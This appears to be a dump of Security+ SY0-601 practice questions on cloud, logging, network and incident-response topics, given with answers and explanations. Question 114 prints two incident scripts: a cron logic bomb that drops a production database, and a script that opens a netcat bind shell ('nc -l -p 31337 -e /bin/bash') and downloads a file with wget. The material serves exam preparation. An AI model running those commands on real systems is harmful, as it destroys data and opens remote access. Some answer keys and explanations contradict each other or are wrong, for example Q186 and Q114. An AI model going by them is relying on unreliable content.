The best solution to meet the given requirements is to deploy a Privileged Access Management (PAM) solution. PAM solutions allow administrators to create and
manage administrative accounts that are assigned to specific users and that have complex passwords. Additionally, PAM solutions provide the ability to enable
audit trails and logging on all systems, as well as to set up temporal access for administrative accounts. SAML, ABAC, and CASB are not suitable for this purpose.

NEW QUESTION 87
- (Exam Topic 2)
A security administrator performs weekly vulnerability scans on all cloud assets and provides a detailed report. Which of the following describes the administrator's
activities?

A. Continuous deployment

B. Continuous integration
C. Continuous validation
D. Continuous monitoring

Answer: C

Explanation:
Continuous validation is a process that involves performing regular and automated tests to verify the security and functionality of a system or an application. Continuous validation can help identify and remediate vulnerabilities, bugs, or misconfigurations before they cause any damage or disruption. The security administrator's activities of performing weekly vulnerability scans on all cloud assets and providing a detailed report are examples of continuous validation.

NEW QUESTION 88
- (Exam Topic 2)
A company is moving its retail website to a public cloud provider. The company wants to tokenize audit card data but not allow the cloud provider to see the stored credit card information. Which of the following would BEST meet these objectives?

A. WAF
B. CASB
C. VPN
D. TLS

Answer: B

Explanation:
CASB stands for cloud access security broker, which is a software tool or service that acts as an intermediary between users and cloud service providers. CASB can help protect data stored in cloud services by enforcing security policies and controls such as encryption, tokenization, authentication, authorization, logging, auditing, and threat detection. Tokenization is a process that replaces sensitive data with non-sensitive substitutes called tokens that have no intrinsic value. Tokenization can help prevent data leakage by ensuring that only authorized users can access the original data using a tokenization system.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.cisco.com/c/en/us/products/security/what

NEW QUESTION 89
- (Exam Topic 2)
A security administrator Installed a new web server. The administrator did this to Increase the capacity (or an application due to resource exhaustion on another server. Which o(the following algorithms should the administrator use to split the number of the connections on each server In half?

A. Weighted response
B. Round-robin
C. Least connection
D. Weighted least connection

Answer: B

Explanation:
The administrator should use a round-robin algorithm to split the number of connections on each server in half. Round-robin is a load-balancing algorithm that distributes incoming requests to the available servers one by one in a cyclical order. This helps to evenly distribute the load across all of the servers, ensuring that no single server is overloaded.

NEW QUESTION 90
- (Exam Topic 2)
A company was recently breached. Part of the company's new cybersecurity strategy is to centralize the logs from all security devices. Which of the following components forwards the logs to a central source?

A. Log enrichment
B. Log queue
C. Log parser
D. Log collector

Answer: D

Explanation:
A log collector can collect logs from various sources, such as servers, devices, applications, or network components, and forward them to a central source for analysis and storage23.

NEW QUESTION 92
- (Exam Topic 2)
A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?

A. The Diamond Model of Intrusion Analysis
B. CIS Critical Security Controls
C. NIST Risk Management Framework
D. ISO 27002

Answer: C

Explanation:

The NIST Risk Management Framework (RMF) is a process for evaluating the security of a system and implementing controls to reduce potential risks associated with it. The RMF process involves categorizing the system, selecting the controls that apply to the system, implementing the controls, and then assessing the success of the controls before authorizing the system. For more information on the NIST Risk Management Framework and other security processes, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 95
- (Exam Topic 2)
A company completed a vulnerability scan. The scan found malware on several systems that were running older versions of Windows. Which of the following is MOST likely the cause of the malware infection?

A. Open permissions
B. Improper or weak patch management
C. Unsecure root accounts
D. Default settings

Answer: B

Explanation:
The reason for this is that older versions of Windows may have known vulnerabilities that have been patched in more recent versions. If a company is not regularly patching their systems, they are leaving those vulnerabilities open to exploit, which can allow malware to infect the systems.
It is important to regularly update and patch systems to address known vulnerabilities and protect against potential malware infections. This is an important aspect of proper security management.
Here is a reference to the CompTIA Security+ certification guide which states that "Properly configuring and maintaining software, including patch management, is critical to protecting systems and data."
Reference: CompTIA Security+ Study Guide: SY0-601 by Emmett Dulaney, Chuck Easttom https://www.wiley.com/en-us/CompTIA+Security%2B+Study+Guide%3A+SY0-601-p-9781119515968

NEW QUESTION 97
- (Exam Topic 2)
A company recently enhanced mobile device configuration by implementing a set of security controls: biometrics, context-aware authentication, and full device encryption. Even with these settings in place, an unattended phone was used by a malicious actor to access corporate data.
Which of the following additional controls should be put in place first?

A. GPS tagging
B. Remote wipe
C. Screen lock timer
D. SEAndroid

Answer: C

Explanation:
According to NIST Special Publication 1800-4B1, some of the security controls that can be used to protect mobile devices include:

≫ Root and jailbreak detection: ensures that the security architecture for a mobile device has not been compromised.

≫ Encryption: protects the data stored on the device and in transit from unauthorized access.

≫ Authentication: verifies the identity of the user and the device before granting access to enterprise resources.

≫ Remote wipe: allows the organization to erase the data on the device in case of loss or theft.

≫ Screen lock timer: sets a time limit for the device to lock itself after a period of inactivity.

NEW QUESTION 99
- (Exam Topic 2)
An organization's Chief Information Security Officer is creating a position that will be responsible for implementing technical controls to protect data, including ensuring backups are properly maintained Which of the following roles would MOST likely include these responsibilities?

A. Data protection officer
B. Data owner
C. Backup administrator
D. Data custodian
E. Internal auditor

Answer: C

Explanation:
The role that would most likely include the responsibilities of implementing technical controls to protect data and ensuring backups are properly maintained would be a Backup Administrator. A Backup Administrator is responsible for maintaining and managing an organization's backup systems and procedures, which includes ensuring that backups are properly configured, tested and securely stored. They are also responsible for the recovery of data in case of a disaster or data loss.

NEW QUESTION 101
- (Exam Topic 2)
Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology Support staff?

A. Shadow IT
B. Hacktivist
C. Insider threat
D. script kiddie

Answer: A

Explanation:
shadow IT is the use of IT-related hardware or software by a department or individual without the knowledge or approval of the IT or security group within the organization12. Shadow IT can encompass cloud services, software, and hardware. The main area of concern today is the rapid adoption of cloud-based service1s.
According to one source3, shadow IT helps you know and identify which apps are being used and what your risk level is. 80% of employees use non-sanctioned apps that no one has reviewed, and may not be compliant with your security and compliance policies.

NEW QUESTION 102
- (Exam Topic 2)
An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be
used to accomplish this task?

A. Application allow list
B. Load balancer
C. Host-based firewall
D. VPN

Answer: C

Explanation:
A host-based firewall is a software application that runs on each individual host and controls the incoming and outgoing network traffic based on a set of rules. A host-based firewall can be used to block or allow specific ports, protocols, IP addresses, or applications.
An engineer can use a host-based firewall to accomplish the task of disabling all web-server ports except 443 on a group of 100 web servers in a cloud environment. The engineer can configure the firewall rules on each web server to allow only HTTPS traffic on port 443 and deny any other traffic. Alternatively, the engineer can use a centralized management tool to deploy and enforce the firewall rules across all web servers.

NEW QUESTION 104
- (Exam Topic 2)
A company is developing a new initiative to reduce insider threats. Which of the following should the company focus on to make the greatest impact?

A. Social media analysis
B. Least privilege
C. Nondisclosure agreements
D. Mandatory vacation

Answer: B

Explanation:
Least privilege is a security principle that states that users and processes should only have the minimum level of access and permissions required to perform their tasks. This reduces the risk of insider threats by limiting the potential damage that a malicious or compromised user or process can cause to the system or data.
References: https://www.comptia.org/blog/what-is-least-privilege

NEW QUESTION 108
- (Exam Topic 2)
Multiple beaconing activities to a malicious domain have been observed. The malicious domain is hosting malware from various endpoints on the network. Which of the following technologies would be best to correlate the activities between the different endpoints?

A. Firewall
B. SIEM
C. IPS
D. Protocol analyzer

Answer: B

Explanation:
SIEM stands for Security Information and Event Management, which is a technology that collects, analyzes, and correlates data from multiple sources, such as firewall logs, IDS/IPS alerts, network devices, applications, and endpoints. SIEM provides real-time monitoring and alerting of security events, as well as historical analysis and reporting for compliance and forensic purposes.
A SIEM technology would be best to correlate the activities between the different endpoints that are beaconing to a malicious domain. A SIEM can detect the malicious domain by comparing it with threat intelligence feeds or known indicators of compromise (IOCs). A SIEM can also identify the endpoints that are communicating with the malicious domain by analyzing the firewall logs and other network traffic data. A SIEM can alert the security team of the potential compromise and provide them with relevant information for investigation and remediation.

NEW QUESTION 112
- (Exam Topic 2)
A security administrator needs to block a TCP connection using the corporate firewall, Because this connection is potentially a threat. the administrator not want to back an RST Which of the following actions in rule would work best?

A. Drop
B. Reject
C. Log alert
D. Permit

Answer: A

Explanation:
the difference between drop and reject in firewall is that the drop target sends nothing to the source, while the reject target sends a reject response to the source. This can affect how the source handles the connection attempt and how fast the port scanning is. In this context, a human might say that the best action to block a

TCP connection using the corporate firewall is A. Drop, because it does not send back an RST packet and it may slow down the port scanning and protect against DoS attacks.

NEW QUESTION 113
- (Exam Topic 2)
Stakeholders at an organisation must be kept aware of any incidents and receive updates on status changes as they occur Which of the following Plans would fulfill this requirement?

A. Communication plan
B. Disaster recovery plan
C. Business continuity plan
D. Risk plan

Answer: A

Explanation:
A communication plan is a plan that would fulfill the requirement of keeping stakeholders at an organization aware of any incidents and receiving updates on status changes as they occur. A communication plan is a document that outlines the communication objectives, strategies, methods, channels, frequency, and audience for an incident response process. A communication plan can help an organization communicate effectively and efficiently with internal and external stakeholders during an incident and keep them informed of the incident's impact, progress, resolution, and recovery.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.ready.gov/business-continuity-plan

NEW QUESTION 114
- (Exam Topic 2)
An incident has occurred in the production environment.
Analyze the command outputs and identify the type of compromise.

Command output 1 | Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ]; then
 mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

- ○ RAT
- ○ Backdoor
- ○ Logic bomb
- ○ SQL injection
- ○ Rootkit

Command output 1 | **Command output 2**

```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Compromise Type 2

- ○ SQL injection
- ○ RAT
- ○ Rootkit
- ○ Backdoor
- ○ Logic bomb

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Command Output1 = Logic Bomb
A logic bomb is a type of malicious code that executes when certain conditions are met, such as a specific date or time, or a specific user action1. In this case, the logic bomb is a script that runs every minute and checks if there is a user named john in the /etc/password file. If there is, it drops the production database using a MySQL command3. This could cause severe damage to the system and the data.
To prevent logic bombs, you should use antivirus software that can detect and remove malicious code, and also perform regular backups of your data. You should also avoid opening suspicious attachments or links from unknown sources, and use strong passwords for your accounts1.
Command Output2 = backdoorA backdoor is a type of malicious code that allows an attacker to access a system or network remotely, bypassing security measures1. In this case, the backdoor is a script that runs every time the date command is executed and prompts the user to enter their full name. Then, it opens a reverse shell connection using the nc command and downloads a virus file from a malicious website using the wget command2. This could allow the attacker to execute commands on the system and infect it with malware.
To prevent backdoors, you should use antivirus software that can detect and remove malicious code, and also update your system and applications regularly. You should also avoid executing unknown commands or scripts from untrusted sources, and use firewall rules to block unauthorized connections

NEW QUESTION 118
- (Exam Topic 2)
Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly

sensitive projects?

A. Weak configurations
B. Integration activities
C. Unsecure user accounts
D. Outsourced code development

Answer: A

Explanation:
Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

NEW QUESTION 119
- (Exam Topic 2)
A network administrator needs to determine Ihe sequence of a server farm's logs. Which of the following should the administrator consider? (Select TWO).

A. Chain of custody
B. Tags
C. Reports
D. Time stamps
E. Hash values
F. Time offset

Answer: DF

Explanation:
A server farm's logs are records of events that occur on a group of servers that provide the same service or function. Logs can contain information such as date, time, source, destination, message, error code, and severity level. Logs can help administrators monitor the performance, security, and availability of the servers and troubleshoot any issues.
To determine the sequence of a server farm's logs, the administrator should consider the following factors:

> Time stamps: Time stamps are indicators of when an event occurred on a server. Time stamps can help administrators sort and correlate events across different servers based on chronological order. However, time stamps alone may not be sufficient to determine the sequence of events if the servers have different time zones or clock settings.

> Time offset: Time offset is the difference between the local time of a server and a reference time, such as Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT). Time offset can help administrators adjust and synchronize the time stamps of different servers to a common reference time and eliminate any discrepancies caused by time zones or clock settings.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://docs.microsoft.com/en-us/windows-server/administration/server-manager/view-event-logs

NEW QUESTION 122
- (Exam Topic 2)
A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?

A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums

Answer: C

Explanation:
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that
are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

NEW QUESTION 123
- (Exam Topic 2)
Which of the following Is the BEST reason to maintain a functional and effective asset management policy that aids in ensuring the security of an organization?

A. To provide data to quantify risk based on the organization's systems
B. To keep all software and hardware fully patched for known vulnerabilities
C. To only allow approved, organization-owned devices onto the business network
D. To standardize by selecting one laptop model for all users in the organization

Answer: A

Explanation:
An effective asset management policy helps an organization understand and manage the systems, hardware, and software it uses, and how they are used, including their vulnerabilities and risks. This information is crucial for accurately identifying and assessing risks to the organization, and making informed decisions about how to mitigate those risks. This is the best reason to maintain an effective asset management policy. Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom

NEW QUESTION 127

- (Exam Topic 2)
An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

A. Mobile hijacking
B. Vishing
C. Unsecure VoIP protocols
D. SPIM attack

Answer: B

Explanation:
Vishing is a form of phishing that uses voice calls or voice messages to trick victims into revealing personal information, such as credit card numbers, bank details, or passwords. Vishing often uses spoofed phone numbers, voice-altering software, or social engineering techniques to impersonate legitimate organizations or authorities. In this scenario, the caller pretended to be someone who could change the flight plan of an aircraft, which could have caused a serious incident.

NEW QUESTION 129
- (Exam Topic 2)
Security analysts have noticed the network becomes flooded with malicious packets at specific times of the day. Which of the following should the analysts use to investigate this issue?

A. Web metadata
B. Bandwidth monitors
C. System files
D. Correlation dashboards

Answer: D

Explanation:
Correlation dashboards are tools that allow security analysts to monitor and analyze multiple sources of data and events in real time. They can help identify patterns, trends, anomalies, and threats by correlating different types of data and events, such as network traffic, logs, alerts, and incidents. Correlation dashboards can help investigate network flooding by showing the source, destination, volume, and type of malicious packets and their impact on the network performance and availability. References: https://www.comptia.org/blog/what-is-a-correlation-dashboard

NEW QUESTION 134
- (Exam Topic 2)
An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

A. SLA
B. ARO
C. RPO
D. SLE

Answer: B

Explanation:
ARO stands for annualized rate of occurrence, which is a metric that estimates how often a threat event will occur within a year. ARO can help an IT manager estimate the mobile device budget for the upcoming year by multiplying the number of devices replaced in the previous year by the percentage increase of replacement over the last five years. For example, if 100 devices were replaced in the previous year and the replacement rate increased by 10% each year for the last five years, then the estimated number of devices to be replaced next year is 100 x (1 + 0.1)^5 = 161.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.techopedia.com/definition/24866/annualized-rate-of-occurrence-aro

NEW QUESTION 137
- (Exam Topic 2)
A security analyst received the following requirements for the deployment of a security camera solution:
* The cameras must be viewable by the on-site security guards.
* The cameras must be able to communicate with the video storage server.
* The cameras must have the time synchronized automatically.
* The cameras must not be reachable directly via the internet.
* The servers for the cameras and video storage must be available for remote maintenance via the company VPN.
Which of the following should the security analyst recommend to securely meet the remote connectivity requirements?

A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on
B. Deploying a jump server that is accessible via the internal network that can communicate with the servers
C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering
D. Implementing a WAF to allow traffic from the local NTP server to the camera server

Answer: B

Explanation:
A jump server is a system that is used to manage and access systems in a separate security zone. It acts as a bridge between two different security zones and provides a controlled and secure way of accessing systems between them12. A jump server can also be used for auditing traffic and user activity for real-time surveillance 3. By deploying a jump server that is accessible via the internal network, the security analyst can securely meet the remote connectivity requirements for the servers and cameras without exposing them directly to the internet or allowing outgoing traffic from their subnet. The other options are not suitable because:
A. Creating firewall rules that prevent outgoing traffic from the subnet the servers and cameras reside on would not allow remote maintenance via the company VPN.

> C. Disabling all unused ports on the switch that the cameras are plugged into and enabling MAC filtering would not prevent direct internet access to the cameras or servers.

> D. Implementing a WAF to allow traffic from the local NTP server to the camera server would not address the remote connectivity requirements or protect the servers from internet access.

References:
1: https://www.thesecuritybuddy.com/network-security/what-is-a-jump-server/ 3:
https://www.ssh.com/academy/iam/jump-server 2: https://en.wikipedia.org/wiki/Jump_server

NEW QUESTION 141
- (Exam Topic 2)
Which of the following is required in order (or an IDS and a WAF to be effective on HTTPS traffic?

A. Hashing
B. DNS sinkhole
C. TLS inspection
D. Data masking

Answer: C

Explanation:
TLS (Transport Layer Security) is a protocol that is used to encrypt data sent over HTTPS (Hypertext Transfer Protocol Secure). In order for an intrusion detection system (IDS) and a web application firewall (WAF) to be effective on HTTPS traffic, they must be able to inspect the encrypted traffic. TLS inspection allows the IDS and WAF to decrypt and inspect the traffic, allowing them to detect any malicious activity. References: [1] CompTIA Security+ Study Guide Exam SY0-601 [1], Sixth Edition, Chapter 11, "Network Security Monitoring" [2] CompTIA Security+ Get Certified Get Ahead: SY0-501 Study Guide, Chapter 7, "Intrusion Detection and Prevention"

NEW QUESTION 146
- (Exam Topic 2)
A penetration tester was able to compromise a host using previously captured network traffic. Which of the following is the result of this action?

A. Integer overflow
B. Race condition
C. Memory leak
D. Replay attack

Answer: D

Explanation:
A replay attack is a form of network attack in which valid data transmission is maliciously or fraudulently repeated or delayed12. This can allow an attacker to compromise a host by resending a previously captured message, such as a password or a session token, that looks legitimate to the receiver1. A replay attack can be prevented by using methods such as random session keys, timestamps, or one-time passwords that expire after use12. A replay attack is different from an integer overflow, which is a type of software vulnerability that occurs when an arithmetic operation attempts to create a numeric value that is too large to be represented within the available storage space3. A race condition is another type of software vulnerability that occurs when multiple processes access and manipulate the same data concurrently, and the outcome depends on the order of execution3. A memory leak is a type of software defect that occurs when a program fails to release memory that is no longer needed, causing the program to consume more memory than necessary and potentially affecting the performance or stability of the system3.

NEW QUESTION 151
- (Exam Topic 2)
Which of the following secure application development concepts aims to block verbose error messages from being shown in a user's interface?

A. OWASP
B. Obfuscation/camouflage
C. Test environment
D. Prevent of information exposure

Answer: D

Explanation:
Preventing information exposure is a secure application development concept that aims to block verbose error messages from being shown in a user's interface. Verbose error messages are detailed messages that provide information about errors or exceptions that occur in an application. Verbose error messages may reveal sensitive information about the application's structure, configuration, logic, or data that could be exploited by attackers. Therefore, preventing information exposure involves implementing proper error handling mechanisms that display generic or user-friendly messages instead of verbose error messages.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://owasp.org/www-project-top-ten/2017/A6_2017-Security_Misconfiguration

NEW QUESTION 155
- (Exam Topic 2)
A company recently upgraded its authentication infrastructure and now has more computing power. Which of the following should the company consider using to ensure user credentials are
being transmitted and stored more securely?

A. Blockchain
B. Salting
C. Quantum
D. Digital signature

Answer: B

Explanation:
Salting is a technique that adds random data to user credentials before hashing them. This makes the hashed credentials more secure and resistant to brute-force attacks or rainbow table attacks. Salting also ensures that two users with the same password will have different hashed credentials.
A company that has more computing power can consider using salting to ensure user credentials are being transmitted and stored more securely. Salting can increase the complexity and entropy of the hashed credentials, making them harder to crack or reverse.

NEW QUESTION 160
- (Exam Topic 2)
Which of the following models offers third-party-hosted, on-demand computing resources that can be shared with multiple organizations over the internet?

A. Public cloud
B. Hybrid cloud
C. Community cloud
D. Private cloud

Answer: A

Explanation:
There are three main models for cloud computing: Infrastructure as a Service (IaaS), Platform as a Service (PaaS), and Software as a Service (SaaS)12. Each model represents a different part of the cloud computing stack and provides different levels of control, flexibility, and management.
According to one source1, a public cloud is a type of cloud deployment where the cloud resources (such as servers and storage) are owned and operated by a third-party cloud service provider and delivered over the
Internet. A public cloud can be shared with multiple organizations or users who pay for the service on a subscription or pay-as-you-go basis.

NEW QUESTION 161
- (Exam Topic 2)
While reviewing the /etc/shadow file, a security administrator notices files with the same values. Which of the following attacks should the administrator be concerned about?

A. Plaintext
B. Birthdat
C. Brute-force
D. Rainbow table

Answer: D

Explanation:
Rainbow table is a type of attack that should concern a security administrator when reviewing the /etc/shadow file. The /etc/shadow file is a file that stores encrypted passwords of users in a Linux system. A rainbow table is a precomputed table of hashes and their corresponding plaintext values that can be used to crack hashed passwords. If an attacker obtains a copy of the /etc/shadow file, they can use a rainbow table to find the plaintext passwords of users.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.geeksforgeeks.org/rainbow-table-in-cryptography/

NEW QUESTION 164
- (Exam Topic 2)
A security analyst needs to recommend a solution that will allow current Active Directory accounts and groups to be used for access controls on both network and remote-access devices. Which of the
following should the analyst recommend? (Select two).

A. TACACS+
B. RADIUS
C. OAuth
D. OpenID
E. Kerberos
F. CHAP

Answer: BE

Explanation:
RADIUS and Kerberos are two protocols that can be used to integrate Active Directory accounts and groups with network and remote-access devices. RADIUS is a protocol that provides centralized authentication, authorization, and accounting for network access. It can use Active Directory as a backend database to store user credentials and group memberships. Kerberos is a protocol that provides secure authentication and encryption for network services. It is the default authentication protocol for Active Directory and can be used by remote-access devices that support it.

NEW QUESTION 166
- (Exam Topic 2)
A cybersecurity analyst at Company A is working to establish a secure communication channel with a counter part at Company B, which is 3,000 miles (4.828 kilometers) away. Which of the following concepts would help the analyst meet this goal m a secure manner?

A. Digital signatures
B. Key exchange
C. Salting
D. PPTP

Answer: B

Explanation:
Key exchange Short explanation
Key exchange is the process of securely sharing cryptographic keys between two parties over a public network. This allows them to establish a secure

communication channel and encrypt their messages. There are different methods of key exchange, such as Diffie-Hellman or RSA. References: https://www.comptia.org/content/guides/what-is-encryption

NEW QUESTION 167
- (Exam Topic 2)
A security engineer is investigating a penetration test report that states the company website is vulnerable to a web application attack. While checking the web logs from the time of the test, the engineer notices several invalid web form submissions using an unusual address: "SELECT * FROM customername". Which of the following is most likely being attempted?

A. Directory traversal
B. SQL injection
C. Privilege escalation
D. Cross-site scripting

Answer: B

Explanation:
SQL injection is a web application attack that involves inserting malicious SQL statements into an input field, such as a web form, to manipulate or access the database behind the application. SQL injection can be used to perform various actions, such as reading, modifying, or deleting data, executing commands on the database server, or bypassing authentication. In this scenario, the attacker is trying to use a SQL statement "SELECT * FROM customername" to retrieve all data from the customername table in the database.

NEW QUESTION 172
- (Exam Topic 2)
A company is enhancing the security of the wireless network and needs to ensure only employees with a valid certificate can authenticate to the network. Which of the following should the company implement?

A. PEAP
B. PSK
C. WPA3
D. WPS

Answer: A

Explanation:
PEAP stands for Protected Extensible Authentication Protocol, which is a protocol that can provide secure authentication for wireless networks. PEAP can use certificates to authenticate the server and the client, or only the server. PEAP can also use other methods, such as passwords or tokens, to authenticate the client. PEAP can ensure only employees with a valid certificate can authenticate to the network.

NEW QUESTION 174
- (Exam Topic 2)
A network architect wants a server to have the ability to retain network availability even if one of the network switches it is connected to goes down. Which of the following should the architect implement on the server to achieve this goal?

A. RAID
B. UPS
C. NIC teaming
D. Load balancing

Answer: C

Explanation:
NIC Teaming is a feature that allows a server to be connected to multiple network switches, providing redundancy and increased network availability. If one of the switches goes down, the server will still be able to send and receive data through one of the other switches. To configure NIC Teaming in Windows Server, see Microsoft's documentation:
https://docs.microsoft.com/en-us/windows-server/networking/technologies/nic-teaming. For more information on NIC Teaming and other network redundancy features, refer to the CompTIA Security+ SY0-601 Official Text Book and Resources.

NEW QUESTION 178
- (Exam Topic 2)
A security practitioner is performing due diligence on a vendor that is being considered for cloud services.
Which of the following should the practitioner consult for the best insight into the current security posture of the vendor?

A. PCI DSS standards
B. SLA contract
C. CSF framework
D. SOC 2 report

Answer: D

Explanation:
A SOC 2 report is a document that provides an independent assessment of a service organization's controls related to the Trust Services Criteria of Security, Availability, Processing Integrity, Confidentiality, or Privacy. A SOC 2 report can help a security practitioner evaluate the current security posture of a vendor that provides cloud services1.

NEW QUESTION 180
- (Exam Topic 2)
Which of the following describes software on network hardware that needs to be updated on a rou-tine basis to help address possible vulnerabilities?

A. Vendor management
B. Application programming interface
C. Vanishing
D. Encryption strength
E. Firmware

Answer: E

Explanation:
Firmware is software that allows your computer to communicate with hardware devices, such as network routers, switches, or firewalls. Firmware updates can fix bugs, improve performance, and enhance security features. Without firmware updates, the devices you connect to your network might not work properly or might be vulnerable to attacks1. You can have Windows automatically download recommended drivers and firmware updates for your hardware devices1, or you can use a network monitoring software to keep track of the firmware status of your devices2. You should also follow the best practices for keeping devices and software up to date, such as enforcing automatic updates, monitoring update status, and testing updates before deploying them

NEW QUESTION 181
- (Exam Topic 2)
An organization decided not to put controls in place because of the high cost of implementing the controls compared to the cost of a potential fine. Which of the following risk management strategies is the organization following?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

Answer: D

Explanation:
Acceptance is a risk management strategy that involves acknowledging the existence and potential impact of a risk, but deciding not to take any action to reduce or eliminate it. This strategy is usually adopted when the cost of implementing controls outweighs the benefit of mitigating the risk, or when the risk is deemed acceptable or unavoidable. In this case, the organization decided not to put controls in place because of the high cost compared to the potential fine, which means they accepted the risk. References: https://www.comptia.org/blog/what-is-risk-acceptance

NEW QUESTION 182
- (Exam Topic 2)
A systems administrator needs to install a new wireless network for authenticated guest access. The wireless network should support 802. IX using the most secure encryption and protocol available.
Perform the following steps:
* 1. Configure the RADIUS server.
* 2. Configure the WiFi controller.
* 3. Preconfigure the client for an incoming guest. The guest AD credentials are:
User: guest01 Password: guestpass

A. Mastered
B. Not Mastered

Answer: A

Explanation:
Wifi Controller
SSID: CORPGUEST
SHARED KEY: Secret
AAA server IP: 192.168.1.20
PSK: Blank
Authentication type: WPA2-EAP-PEAP-MSCHAPv2 Controller IP: 192.168.1.10
Radius Server Shared Key: Secret
Client IP: 192.168.1.10
Authentication Type: Active Directory Server IP: 192.168.1.20

Wireless Client SSID: CORPGUEST
Username: guest01 Userpassword: guestpass PSK: Blank
Authentication type: WPA2-Enterprise

NEW QUESTION 186
- (Exam Topic 1)
An analyst is working on an email security incident in which the target opened an attachment containing a worm. The analyst wants to implement mitigation techniques to prevent further spread. Which of the following is the BEST course of action for the analyst to take?

A. Apply a DLP solution.
B. Implement network segmentation
C. Utilize email content filtering,
D. isolate the infected attachment.

Answer: D

Explanation:
Network segmentation is the BEST course of action for the analyst to take to prevent further spread of the worm. Network segmentation helps to divide a network into smaller segments, isolating the infected attachment from the rest of the network. This helps to prevent the worm from spreading to other devices within the network. Implementing email content filtering or DLP solution might help in preventing the email from reaching the target or identifying the worm, respectively, but will not stop the spread of the worm. References: CompTIA Security+ Study Guide, Chapter 5: Securing Network Infrastructure, 5.2 Implement Network Segmentation, pp. 286-289

NEW QUESTION 189
- (Exam Topic 1)
A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable
To improve security? (Select TWO.)

